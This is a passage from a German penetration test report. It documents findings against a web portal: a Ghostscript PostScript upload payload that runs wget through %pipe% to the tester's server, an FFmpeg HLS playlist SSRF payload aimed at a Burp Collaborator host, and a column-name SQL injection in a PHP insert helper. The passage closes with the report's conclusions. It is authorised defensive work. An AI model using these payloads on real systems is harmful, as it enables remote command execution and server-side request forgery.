Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=---------------------------265001916915724
Content-Length: 510

-----------------------------265001916915724
Content-Disposition: form-data; name="session_id"

dee7b31bc59c7cb49054f2exxxxxxxx
-----------------------------265001916915724
Content-Disposition: form-data; name="file"; filename="z.zip.phar.jpg"
Content-Type: image/jpeg

%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%wget xxxxxxxxxxx:8089/addVerification) currentdevice
putdeviceprops
-----------------------------265001916915724--
```

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Die Antwort sieht auch hier wieder ähnlich aus - nur, dass der Tester jetzt versucht auf eine unbekannte Route zuzugreifen, entsprechend antwortet der Testserver mit HTTP 404:

```
root@v27964:~# plisten
http://15[redacted]7:8089/
Serving HTTP on 0.0.0.0 port 8089 ...
52.[redacted] - - [28/Nov/2018 20:01:00] code 404, message File not found
52.[redacted] - - [28/Nov/2018 20:01:00] "GET /addVerification HTTP/1.1" 404 -
```

8. SSRF via FFmpeg HLS-Playlist Verarbeitung

Versucht man eine AVI-Datei, in die eine HLS m3u8 Playlist eingebettet ist, die wiederum einen SSRF Payload (Burp Collaborator sowie eigener Testserver) beinhaltet, hochzuladen, wird diese offenbar im Backend von ffmpeg verarbeitet. Dabei wird der Payload ausgeführt und der Server schickt einen Request an den im Payload definierten Server des Angreifers. Informationen zu diesem Verhalten findet man HIER und HIER. Auch hier ist davon auszugehen, dass auf dem Server veraltete Software läuft.

Aufgrund der Größe des Requests ist dieser hier nur ausschnittsweise gezeigt:

```
----------------------------265001916915724
Content-Disposition: form-data; name="file"; filename="RVSEAvColabAviM3u5vXI.avi"
Content-Type: video/x-msvideo

RIFF...
...
    ####  External reference: reading 64 bytes from
https://NN.v3zdxorrz7rvaryk844yskczbqhki87.burpcollaborator.net/ (offset 0)
    #EXTINF:1,
    #EXT-X-BYTERANGE: 64@0
    https://NN.v3zdxorrz7rvaryk844yskczbqhki87.burpcollaborator.net/
    ### echoing '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\xbf\n'
    #EXT-X-KEY: METHOD=AES-128, URI=/dev/zero, IV=0x140f0f1011b5223d79597717ffd95330
    #EXTINF:1,
    #EXT-X-BYTERANGE: 16
    /dev/zero
    #EXT-X-KEY: METHOD=NONE

    ####  External reference: reading 64 bytes from
...
----------------------------265001916915724--
```

Die Antwort konnte Burp Collaborator empfangen. Das Verhalten wurde mit dem Testserver des Testers erfolgreich wiederholt:

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Interaction 0
Type: DNS
Client IP: 2[redacted]
Timestamp: 2018-Nov-27 16:32:22 UTC

DNS query type: AAAA
RAW query: ÜS□□□□nn□v3zdxorrz7rvaryk844yskczbqhki87□burpcollaborator□net□□)□□

9. Potentielle SQL Injections [Medium] in query.class.php

Dem Tester wurde unter anderem die query.class.php überlassen, damit dieser sich einen Eindruck von der Art und Weise machen kann, wie der Entwickler Code schreibt. Bei der Durchschau der Datei sind zwei Stellen aufgefallen, die potentielle SQL Injections darstellen. Der Entwickler wurde über diese Stellen im privaten Gespräch informiert und versicherte, die genannte Funktion an keiner anderen Stelle so zu verwenden, dass eine Injection stattfindet. Während des Tests wurde auf Stellen geachtet (vor allem in Prozessen, die Daten in die Datenbank schreiben), mit denen man ggf. diese Lücke im Code ausnutzen könnte. Das waren vor allem Datenübertragungen per POST, die Arrays beinhalten:

HTTP POST Body:

likes[]=1&likes[]=2

Exemplarisch wird die Funktion gezeigt:

```
public static function insert($table, $insert, $ignore = false, $throwException = false) {

  $keys = array_keys($insert);

  $parms = array();
  foreach($insert as $k => $v) {
    if(is_numeric($v) && !is_float($v) && $v !== '0' && $v !== '1') $typ = DB::INT;
    else $typ = DB::STR;
    $parms[] = array(":".$k, $v, $typ);
  }

  return self::execute("INSERT ".($ignore ? "IGNORE " : "")."INTO `".$table."` (
    `".implode("`,`",$keys)."`
  ) VALUES(
    :".implode(", :",$keys)."
  )", $parms, false, DB::DB1, $throwException);

 }
```

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Zu sehen ist, dass die Keys des Arrays extrahiert und später wieder als Spaltennamen in der INSERT-Query zusammengefügt werden. Schafft es ein Angreifer die Keys eines Arrays, das an die insert-Methode geht, zu kontrollieren, wird er erfolgreich eine SQL Injection durchführen können.

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Fazit

Während des Test konnten diverse Arten von Sicherheitslücken gefunden werden, die teilweise während des Tests geschlossen wurden.

Deutlich gesagt werden muss, dass der Fokus vor allem auf Funktionen lag, die ein Angreifer ohne Quellcode ebenfalls testen würde. Das Zeitbudget war mit 16 Stunden relativ knapp bemessen, um die Website sowie mehr als 70 Endpoints wirklich detailliert zu untersuchen. Trotz der knappen Zeit konnten teilweise kritische Probleme aufgezeigt werden.

Das gesamte System verfügt über weitaus mehr Funktionalität, die einem Angreifer zu Beginn nicht bekannt sind. Durch öffentliche Repositories wurde es potentiellen Angreifern enorm erleichtert an die eigentlich geheimen und versteckten Dateien zu kommen. Im Rahmen dieses Penetrationstests wurde darauf verzichtet, sich auch diese Dateien anzuschauen (beispielsweise Templatedateien, Dateien in diversen Unterordnern, wie etwa /gateway/, …). Um das Sicherheitsniveau noch weiter zu verbessern, wäre das sicherlich keine schlechte Idee.

Allgemein konnte mit Hilfe des Penetrationstests die Sicherheit des Portals deutlich verbessert werden. Werden alle Empfehlungen umgesetzt, wird es für Angreifer nochmals deutlich schwerer Daten aus dem System zu extrahieren.

Im Rahmen der Angriffe wurde versucht auf das System unter *control/dev-control.REDACTED.com* zu gelangen, was nicht erfolgreich war. Entsprechend kann zur allgemeinen Sicherheit bzw. zum Code davon keine Aussage getroffen werden. Alle Versuche via Blind XSS o.ä. irgendwie dorthin zu kommen sind gescheitert. Gefundene Lücken, wie die RCE wurden hierfür natürlich nicht verwendet, würden es aber im Realfall sicherlich werden. Die htaccess dieser Subdomain konnte außerdem nicht erfolgreich gebruteforced werden.

Da sich die Seite bzw. das Projekt in kontinuierlicher Weiterentwicklung befindet und ggf. neue Funktionen neue Probleme mitbringen können, empfiehlt es sich neue Teile regelmäßig aus der Perspektive der IT Sicherheit prüfen zu lassen.